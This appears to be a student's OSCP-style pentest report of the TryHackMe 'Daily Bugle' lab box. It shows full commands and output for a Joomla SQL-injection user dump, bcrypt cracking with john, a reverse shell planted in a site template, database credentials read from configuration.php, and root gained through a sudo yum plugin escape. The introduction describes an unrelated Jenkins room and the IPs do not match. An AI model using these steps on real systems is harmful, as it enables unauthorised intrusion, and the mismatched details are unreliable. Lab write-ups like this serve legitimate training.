
Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-14

Contents

1	Daily Bugle Pentesting Report	1
1.1	Introduction	1
1.2	Objective	1
1.3	Requirements	1
2	High-Level Summary	3
2.1	Recommendations	3
3	Methodologies	4
3.1	Information Gathering	4
3.2	Penetration	4
3.2.1	System IP:10.10.217.2	4
3.2.1.1	Service Enumeration	4
3.2.1.2	Privilege Escalation	13
3.3	Maintaining Access	14
3.4	House Cleaning	14
4	Additional Items	15
4.1	Appendix - Proof and Local Contents:	15
4.2	Appendix - Metasploit/Meterpreter Usage	15
4.3	Appendix - Completed Buffer Overflow Code	15

1 Daily Bugle Pentesting Report



Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.217.2(Daily Bugle) - Joomla, yum , gobuster

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP address was:

Box IP

- 10.10.217.2

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.217.2

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	TCP: 80,22,3389 UDP:

Nmap Scan Results:

```
(root@kali) - [~/MyPentestLab/THM_Boxes/THM_DailyBurgle]
# cat nmapDaily.txt
# Nmap 7.92 scan initiated Tue Dec 21 07:41:06 2021 as: nmap -vv -sC -p1-10000 -T5 -oN nmapDaily.txt 10.10.213.251
Warning: 10.10.213.251 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.213.251
Host is up, received echo-reply ttl 63 (0.091s latency).
Scanned at 2021-12-21 07:41:07 EST for 36s
Not shown: 9997 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCbP89KqMxj7Xx84uhisjiT7pGPYepXVTr4MnPu1P4fnlWzevm6BjeQgDBnoRVhddsJHhI1k+xdna
hjc6kykft3mSeljfy+jRc+2ejMB95oK2AGycavG0FF4FLPYtd5J97WqRmu2ZC2sQUvbGMUsrNaKLAVdWRIq050007WIGtr3c2ZsM417TTcTsSh1Cjhx
3F+gbgi0BbBAN3sQqySa91AFruPA+m0R9JnDX5rzXmhWwzAM1Y8R72c4KKXRxdQT9szyyEiEwaXyT0p6XiaaDyxT2WMXTZESUKOHUqiUhX7JjBaeVvu
X4ITG+W8zpZ6uXUrUySytuzMXLPyFMBY8B
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKb+wNoVp40Na4/Ycep7p++QQiOmDvP550H86ivDdM
/7XF9mqOfdhWK0rrvkWq9EDZqibDZr3vL8MtwuMVV5Src=
|   256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4TcvlwCGpiawPyNckuXTK5CCpat+Bv8LycyNdiTJHX
80/tcp    open  http     syn-ack ttl 63
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-robots.txt: 15 disallowed entries
|_ /joomla/administrator/ /administrator/ /bin/ /cache/ /css/ /images/ /includes/ /language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp  open  mysql    syn-ack ttl 63
|_mysql-info:
|_ MySQL Error: Host 'ip-10-9-3-30.eu-west-1.compute.internal' is not allowed to connect to this MariaDB server
```

Figure 3.1: Fast Scan

Initial access

HTTP




Figure 3.2: HTTP

– we took a look at the http server and we ran gobuster


```
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_DailyBurgle]
# gobuster dir -u http://10.10.217.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.217.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/07/14 10:15:00 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 234] [→ http://10.10.217.2/images/]
/templates (Status: 301) [Size: 237] [→ http://10.10.217.2/templates/]
/media (Status: 301) [Size: 233] [→ http://10.10.217.2/media/]
/modules (Status: 301) [Size: 235] [→ http://10.10.217.2/modules/]
/bin (Status: 301) [Size: 231] [→ http://10.10.217.2/bin/]
/plugins (Status: 301) [Size: 235] [→ http://10.10.217.2/plugins/]
/includes (Status: 301) [Size: 236] [→ http://10.10.217.2/includes/]
/language (Status: 301) [Size: 236] [→ http://10.10.217.2/language/]
/components (Status: 301) [Size: 238] [→ http://10.10.217.2/components/]
/cache (Status: 301) [Size: 233] [→ http://10.10.217.2/cache/]
/libraries (Status: 301) [Size: 237] [→ http://10.10.217.2/libraries/]
/tmp (Status: 301) [Size: 231] [→ http://10.10.217.2/tmp/]
/layouts (Status: 301) [Size: 235] [→ http://10.10.217.2/layouts/]
/administrator (Status: 301) [Size: 241] [→ http://10.10.217.2/administrator/]
/cli (Status: 301) [Size: 231] [→ http://10.10.217.2/cli/]
Progress: 28140 / 220561 (12.76%)
```

Figure 3.3: HTTP

Joomla

– and we are in the joomla login page so we will run joomscan to see if we can enumerate the version




Figure 3.4: HTTP

```

--=[OWASP JoomScan
+---++---=[Version : 0.0.7
+---++---=[Update Date : [2018/09/23]
+---++---=[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://10.10.217.2/administrator ...
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.217.2/administrator/components/

```

Figure 3.5: HTTP

- after further enumeration we found another github exploit in python so we ran

```
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_DailyBurgle]# python2 joomblah.py http://10.10.217.2
```

So we can just invoke it and be root
bin bash if we run this it just puts us in a sub shell
bin bash is a setuid binary and if we run whoami and now we have the privilege that what

HTTP/1.1 200 OK

Vulnerability Fix:
Severity:

```
[*] Fetching CSRF token  
[*] Testing SQLi Proof of Concept Code Here:  
- Found table: fb9j5_users  
- Extracting users from fb9j5_users  
[$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZh0z0jVMv.V.d3p12kBTzutm', '', '']  
- Extracting sessions from fb9j5_session
```

```
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_DailyBurgle]
```

Figure 3.6: HTTP

- we tried to connect to an anonymous share and we got log1.txt which looks like a password list
- since we found the hash we can crack it using john

```
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_DailyBurgle]
# john hashjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:55 0.15% (ETA: 2022-07-15 20:32) 0g/s 143.2p/s 143.2c/s 143.2C/s pinoy..lucass
0g 0:00:05:03 0.25% (ETA: 2022-07-15 20:52) 0g/s 142.2p/s 142.2c/s 142.2C/s carnal..baller33
spiderman123 (?)
1g 0:00:05:31 DONE (2022-07-14 11:12) 0.003018g/s 141.4p/s 141.4c/s 141.4C/s sweetsmile..setsuna
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 3.7: HTTP

```
>> crack the hash using hashcat or john and login to the admin panel
=> next step is to get a reverse shell
>> go to templates in extensions // beez3// details and files and edit the index.php to the reverse shell
>> save and set the nc listener
>> on browser go to <ip>/templates/bee3/index.php
>> we got a shell
```

Figure 3.8: HTTP




Figure 3.9: HTTP

```
(root@kali)~[~/MyPentestLab/THM_Boxes/THM_DailyBurgle]
# nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.217.2 58734
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
11:23:20 up 1:10, 0 users, load average: 0.01, 0.02, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ clear
clear
TERM environment variable not set.
sh-4.2$ whoami
whoami
apache
sh-4.2$ ls
```

Figure 3.10: HTTP

- since we are apache we can check the /var/www/html and inspect the config php files

```
bash-4.2$ pwd
pwd
/var/www/html
bash-4.2$ ls
ls
LICENSE.txt      cli             includes        media           tmp
README.txt       components      index.php       modules         web.config.txt
administrator    configuration.php language         plugins
bin              htaccess.txt   layouts         robots.txt
cache            images         libraries       templates
bash-4.2$ cat configuration.php
cat configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'nv5uz9r3ZEDzVjNu';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
    public $live_site = '';
    public $secret = 'UAMBRWzHO3oFPmVC';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
    public $ftp_host = '127.0.0.1';
    public $ftp_port = '21';
    public $ftp_user = '';
    public $ftp_pass = '';
    public $ftp_root = '';
    public $ftp_enable = '0';
    public $offset = 'UTC';
    public $mailonline = '1';
    public $mailer = 'mail';
    public $mailfrom = 'jonah@tryhackme.com';
    public $fromname = 'The Daily Bugle';
    public $sendmail = '/usr/sbin/sendmail';
    public $smtpauth = '0';
    public $smtpuser = '';
    public $smtppass = '';
    public $smtphost = 'localhost';
    public $smtpsecure = 'none';
    public $smtpport = '25';
```

Figure 3.11: HTTP

– we got our password for jjameson lets login via ssh

ssh

```
(root@kali) - [~/MyPentestLab/THM_Boxes/THM_DailyBurgle]
# ssh jjameson@10.10.217.2
The authenticity of host '10.10.217.2 (10.10.217.2)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:26: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.217.2' (ED25519) to the list of known hosts.
jjameson@10.10.217.2's password:
Last login: Thu Jul 14 11:35:19 2022
[jjameson@dailybugle ~]$ ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
:
[jjameson@dailybugle ~]$
```

Figure 3.12: ssh

– we got our user flag

Privesc

- now that we got a shell with a regular user let's use `sudo -l` to see what we can run
- we went to `gtfo bins` and found the `yum` exploit for `sudo` and we got root on the machine

```
User jjameson may run the following commands on dailybugle:
(ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>     os.execl('/bin/sh', '/bin/sh')
> EOF
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
sh-4.2# cat /root/root.txt
sh-4.2#
```

Figure 3.13: HTTP**Vulnerability Fix:****Severity:** moderate**Proof of Concept Code Here:****Local.txt Proof Screenshot****Local.txt Contents****3.2.1.2 Privilege Escalation***Additional Priv Esc info***Vulnerability Exploited:****Vulnerability Explanation:**

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code